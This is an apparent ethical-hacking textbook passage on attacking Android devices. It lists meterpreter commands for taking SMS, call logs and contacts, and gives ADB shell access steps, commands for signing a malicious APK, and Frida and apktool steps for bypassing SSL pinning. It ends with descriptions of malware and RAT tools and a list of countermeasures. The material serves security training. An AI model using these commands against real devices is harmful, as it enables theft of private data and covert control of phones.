


Figure 17.39: Screenshot showing the output of the Android sysinfo command

- Use the following meterpreter commands to gather sensitive data from the target Android device:
  - **ipconfig**
  - **pwd**
  - **ps**
  - **dump_sms**
  - **dump_calllog**
  - **dump_contacts**
  - **webcam_list**





Figure 17.40: Screenshot of the meterpreter session running ipconfig



Analyzing Android Devices

Source: *https://mas.owasp.org*

Analyzing Android devices involves examining the system to gather information, understand behavior, or identify vulnerabilities for various purposes. An attacker can analyze the targeted Android device by connecting it to their workstation and creating shell access using the ADB command-line tool.

The following are some of the tasks that an attacker can perform while analyzing a connected Android device:

- **Accessing the Android Device through Shell**

  This technique involves an attacker connecting to an Android device over Wi-Fi instead of using a USB cable. This approach requires both the attacker's machine and target Android device to be on the same Wi-Fi network. The following procedure is followed to perform this attack:

  - **Step 1:** First, connect the Android device to the attacker's computer using a USB cable.
  - **Step 2:** Configure the device to listen for TCP/IP connections on port 5555 by running the command:

    `adb tcpip 5555`

  - **Step 3:** After that, disconnect the USB cable, then use the command "`adb connect <device_ip_address>`" to connect to the Android device over Wi-Fi.

- **Step 4:** Run the "`adb devices`" command to confirm the connection between the target device and the attacker's computer.
- **Step 5:** Now, open a shell on the device by using the command "`adb shell`".

For this technique, we assume that the target device has developer mode enabled and USB debugging is enabled.

- **Enumerate the List of Installed Applications**

  Once the attacker is connected to the targeted system, `adb` commands can be used to perform an enumeration attack. The following commands can be executed to list the applications installed on the system:

  ```
  $ adb shell pm list packages
  ```

  Run the following command to list only the third-party applications:

  ```
  $ adb shell pm list packages -3 -f
  ```

  The attacker can also use the Frida tool to list installed applications by executing the following commands:

  ```
  $ frida-ps -Uai
  ```

  Here:

  - **-a:** all apps
  - **-i:** currently installed
  - **-U:** connected USB device

- **Disassemble the Targeted App Package**

  Attackers can disassemble the targeted app package using the apktool command, which allows the AndroidManifest.xml files to be decoded. The following apktool commands were run using the appropriate app package name:

  ```
  $ apktool d <App_package>.apk
  ```

  ```
  $ tree
  ```

  These commands unpack files, such as AndroidManifest.xml, META-INF, assets, classes.dex, lib, res, and resources.arsc.

- **Monitoring Logs**

  Attackers can store the logs of a targeted Android device using the logcat command-line tool. The following adb command is executed to store the logs in a .log file:

  ```
  $ adb logcat > logcat.log
  ```

- **List Out the Open Files**

  Attackers can execute the following commands on the connected Android device to list open files based on the running process ID:

  ```
  # lsof -p <pid>
  ```

- **List Out the Open Connections**

  Attackers can run the following netstat command on the connected Android device to obtain information about the network activity by specifying the process ID:

  ```
  # netstat -p | grep <pid>
  ```

- **Signing and Installing Malicious APK**


  Attackers can sign a malicious APK or modified and repacked APK file using a custom-made code-signing certificate. Tools such as **apksigner** can be used to sign the APK with the following commands:

  The following example command creates a custom **debug.keystore** code-signing certificate:

  ```
  keytool -genkey -v -keystore ~/.android/debug.keystore -alias signkey -keyalg RSA -keysize 2048 -validity 20000
  ```

  Run the following command to sign the malicious APK file with a custom code-signing certificate:

  ```
  apksigner sign --ks ~/.android/debug.keystore --ks-key-alias signkey <malicious file>.apk
  ```



Other Techniques for Hacking Android Devices

- **Advanced SMS Phishing**

  Advanced SMS phishing attack is a type of phishing scam that occurs due to security flaws in the latest Android-based smartphones mostly manufactured by Samsung, Huawei, LG, and Sony. The attacker can perform this attack using any low-priced USB modem and tricking the user into accepting the new settings, i.e., malicious settings, in the mobile device, which can redirect the user's data to the attacker.

  The attack vector mainly depends on a process called Over-the-Air (OTA) provisioning, which is mainly used by network operators. OTA is a mechanism that is used to send provisioning data and updates in a mobile device remotely. Due to its weak authentication methods, OTA is easily vulnerable to phishing attacks. The attacker exploits the mobile device by sending messages that seem to be genuine from the network operator. These messages contain malicious links that can redirect Internet traffic back to the attacker.

  Before performing the attack, the attacker requires the victim's International Mobile Subscriber Identity (IMSI) number, which is a unique string identifier for every mobile device. Using this IMSI, the attacker's malicious message can be easily authenticated and processed in the mobile device. If the IMSI number is not available, the attacker should send two messages. The first malicious message contains a PIN that appears to be from the victim's network operator; the second message encompasses the malicious message authenticated with the PIN in the first message. Using these messages, the mobile device can be exploited when the victim enters the PIN. These types of messages

containing malevolent links can modify the message servers, mail servers, directory servers, and proxy addresses of Android-based smartphones. SMiShing attacks can be mitigated using applications such as Harmony Mobile.

- **Bypass SSL Pinning**

  SSL pinning allows applications to perform operations only after validating trusted certificates and public keys. Although the communication between the application and the server is defined by SSL pinning, which can prevent MITM attacks, an attacker can still bypass SSL pinning using various techniques by exploiting the misconfigurations in SSL implementation.

  These techniques include reverse engineering and hooking as well as various automated tools such as Apktool, Frida, keytool, and Jarsigner.

  - **Using Reverse Engineering**

    Attackers use tools such as Apktool to decompile and recompile the application to its original form after some modifications.

    Steps to bypass SSL pinning using reverse engineering:

    - Download Apktool (offers command-line interface)
    - Use the following command to decompile the Android application:

      ```
      apktool d <application_name.apk>
      ```

    - After decompiling the application, you can gain access to the APK source code along with different directories such as smali, build, smali_classes, assets, lib, unknown, original, and res.
    - smali (assembler used by Dalvik VM, an Android JVM implementation) code is an integral part of decompiled code that includes pre-installed Kotlin and Java code. You need to understand this application code to modify smali.
    - Now, you can try to discover SSL pinning that includes various functions such as checkClientTrusted and checkServerTrusted, which provide information about X.509 digital certificates. These X.509 certificates contain the bytecode of the public key of the user. After gathering this information, you can alter the output of the function to bypass SSL pinning.
    - Use the following command to recompile the modified application source code to its original form:

      ```
      apktool b <application_directory_name>
      ```

- **Hooking**

  Using the hooking technique, an attacker can tamper with the runtime behavior of an application. Attacker uses tools such as Frida to alter the runtime code. Frida allows the attacker to inject malicious code into the application and manipulate the original code and working of the application.

  Use the following command to hook the JavaScript code to the running Android application.

  ```
  # frida -U -l <Hooking_file.js> -f <package_name>
  ```




Figure 17.41: Screenshot of execution of hooked JavaScript code using Frida

Note: You can perform hooking with Frida tool for iOS applications also.

- **Tap 'n Ghost Attack**

  Tap 'n Ghost is a novel attack technique that exploits NFC-enabled Android devices. This attack targets NFC technology and RX electrodes used in the capacitive touchscreens of mobile devices. If the attacker is able to establish a remote connection with the target mobile device, he/she can take full control of the device. Attackers use Bluetooth or Wi-Fi access points to establish a remote connection.


  Tap 'n Ghost is based on two attack techniques, namely Tag-based Adaptive Ploy (TAP) and Ghost Touch Generator. Attackers use these techniques to generate malicious events on the victim's smartphone and take control of the smartphone remotely. Such attacks can also be launched on voting machines and ATMs.

  - **Tag-based Adaptive Ploy (TAP)**

    TAP uses the NFC feature, which can trigger the Android device to visit a specific URL without the victim's consent using the NFC tag emulator. This attack works with a web server that uses the device fingerprinting technique.

- **Ghost Touch Generator**

  Ghost Touch Generator works by forcing the victim to touch the cancel button, which does the work of the permit button. Thus, the attacker can trick the victim into granting remote access to the smartphone without the victim's knowledge.



Android Malware

- **Mamont**

  Source: *https://www.gdatasoftware.com*

  Mamont is an Android banking Trojan that masquerades as a Chrome browser application, aiming to deceive users into unwittingly downloading and installing a Trojan. This type of malware is typically distributed via phishing emails and spam messages. Upon installation, the Trojan is activated and prompts the user to grant specific permissions, including the ability to initiate and oversee phone calls as well as send and receive SMSes. Subsequently, the malware tricks the user into believing that they have won a cash prize, prompting them to input personal information such as phone numbers and credit card details. Furthermore, the malware advises the user against uninstalling the app for 24 hours to claim fake prize money. By employing this strategy, the Trojan extended its presence on the device and continued to extract sensitive information from it.




Figure 17.42: Screenshot of Mamont Trojan requesting call and SMS permissions





Figure 17.43: Screenshot of Mamont Trojan displaying fake cash prize claim

Some additional Android malware are as follows:

- SecuriDropper
- Dwphon
- DogeRAT
- Tambir
- SoumniBot



Android Hacking Tools

Attackers use various Android hacking tools to identify vulnerabilities and exploit target mobile devices to obtain critical user information such as credentials, personal information, and contact lists.

- **AndroRAT**

  Source: *https://github.com*

  AndroRAT is a tool designed to provide remote control to an Android system and retrieve information from it. AndroRAT is a client/server application developed in Java Android on the client side and Python on the server side. AndroRAT provides a full persistent backdoor to the target device as the app starts automatically on device boot up. It also obtains the current location, SIM card details, IP address, and MAC address of the device.

Figure 17.44: Screenshot of AndroRAT

- **Ghost Framework**

  Source: *https://github.com*

  The Ghost framework is an Android post-exploitation tool that leverages the Android debugging bridge (ADB) to gain remote access to Android devices. This allows attackers to access the device shell without using OpenSSH or other protocols. This tool supports port forwarding and can dump information, such as device logs, apps used, MAC/inet addresses, battery status, network status, and current activity, from a connected Android device.

  Attackers can use the Ghost framework to install, uninstall, or run an app on a target device, extract APKs from apps, remove device passwords, record the device screen, take device screenshots, extract files, emulate button presses, manage Wi-Fi, extract WPA_supplicant, or shut down the device.

Figure 17.45: Screenshot of Ghost Framework

Some additional Android hacking tools are as follows:

- hxp_photo_eye (*https://github.com*)
- Gallery Eye (*https://github.com*)
- mSpy (*https://www.mspy.com*)
- Hackingtoolkit (*https://github.com*)
- Social-Engineer Toolkit (SET) (*https://github.com*)

Android-based Sniffers

- **PCAPdroid**

  Source: *https://play.google.com*

  PCAPdroid is an open-source application that allows attackers to track, examine, and block connections made by other applications, simulating a VPN to capture network traffic without requiring root access. It also allows attackers to monitor and analyze

network traffic on Android devices. Furthermore, this app can process all data locally on the device without using a remote server.




Figure 17.46: Screenshots of PCAPdroid - network monitor

Some additional Android-based sniffers are as follows:

- NetCapture (*https://play.google.com*)
- Intercepter-NG (*http://sniff.su*)
- Packet Capture (*https://play.google.com*)
- Sniffer Wicap 2 Demo (*https://www.9apps.com*)
- Reqable API Testing & Capture (*https://play.google.com*)

Securing Android Devices

Given below are some countermeasures that can help in protecting an Android device and the data stored on it from malicious users:

- Enable screen lock for your Android phone
- Use strong passwords and biometrics:
  - Set a strong password, PIN, or pattern lock
  - Enable biometric authentication such as fingerprint or facial recognition
- Never root your Android device
- Download apps only from official Android markets
- Keep your device updated with Android anti-virus software such as Kaspersky Antivirus
- Do not directly download APKs
- Update the OS regularly
- Use free protector Android apps where you can assign passwords to text messages, mail accounts, and so on
- Customize your locked home screen with the user information
- Enable encryption in your Android device to enhance its security

- Lock your apps that hold private information to prevent others from viewing it, using apps such as AppLock
- Prior to installing an app from Google Play, read the required permissions and ensure it makes sense and corresponds to what the app actually does, and go through the comments and rating of that app
- Create multiple accounts if you would like to share your Android device with others, to protect each user's privacy
- Enable GPS on your Android device for it to be tracked when lost or stolen
- Use third-party applications such as Lookout Life - Mobile Security or Google Find My Device to remotely wipe confidential data on your Android device when it is lost or stolen
- Turn off the following features:
  - "**Visible Passwords**"—prevents displaying passwords on screen
  - "**Use Secure Credentials**"—prevents applications from accessing secure certificates and credentials
  - "**Wi-Fi**"—to ensure that you do not inadvertently connect to a wireless network when you do not wish to
- Uninstall apps that invade your privacy
- Encrypt all the Internet traffic through VPN services such as ExpressVPN and VyprVPN for Android.
- Block all the ads displayed by apps
- Enable two-step verification on your Android mobile device
- Disable features such as SmartLock instead of passwords, and auto sign-in functionality
- Install password manager apps such as LastPass to manage passwords securely
- Enable the screen pinning option to securely access Android apps
- Ensure that the smartphone vendor issues Android security patches for a long term before purchasing
- Back up sensitive information such as contacts and documents in the cloud to ensure quick data recovery in case of any security incident
- Restrict hardware connections to transfer files to unsafe devices or PCs
- Do not reveal too much personal information while signing up for an application or any service
- Ensure that Google Play Protect is always active to detect any suspicious app behavior

- Turn off Bluetooth and NFC when not in use to prevent unauthorized access
- Turn off USB debugging when not in use to prevent unauthorized access via ADB
- Enable 2FA on accounts accessible from your Android device for an additional layer of security
- Regularly review device logs and app activity for any unusual behavior

Android Security Tools

- **Kaspersky Antivirus for Android**

  Source: *https://www.kaspersky.com*

  Kaspersky Antivirus for Android is an Android security app focusing on anti-theft and virus protection for mobile devices and tablets. It is designed to help users find their device if it is lost or stolen. It also protects the device against viruses or malware attacks. It provides features such as anti-virus protection, background check, app lock, anti-theft, and anti-phishing.

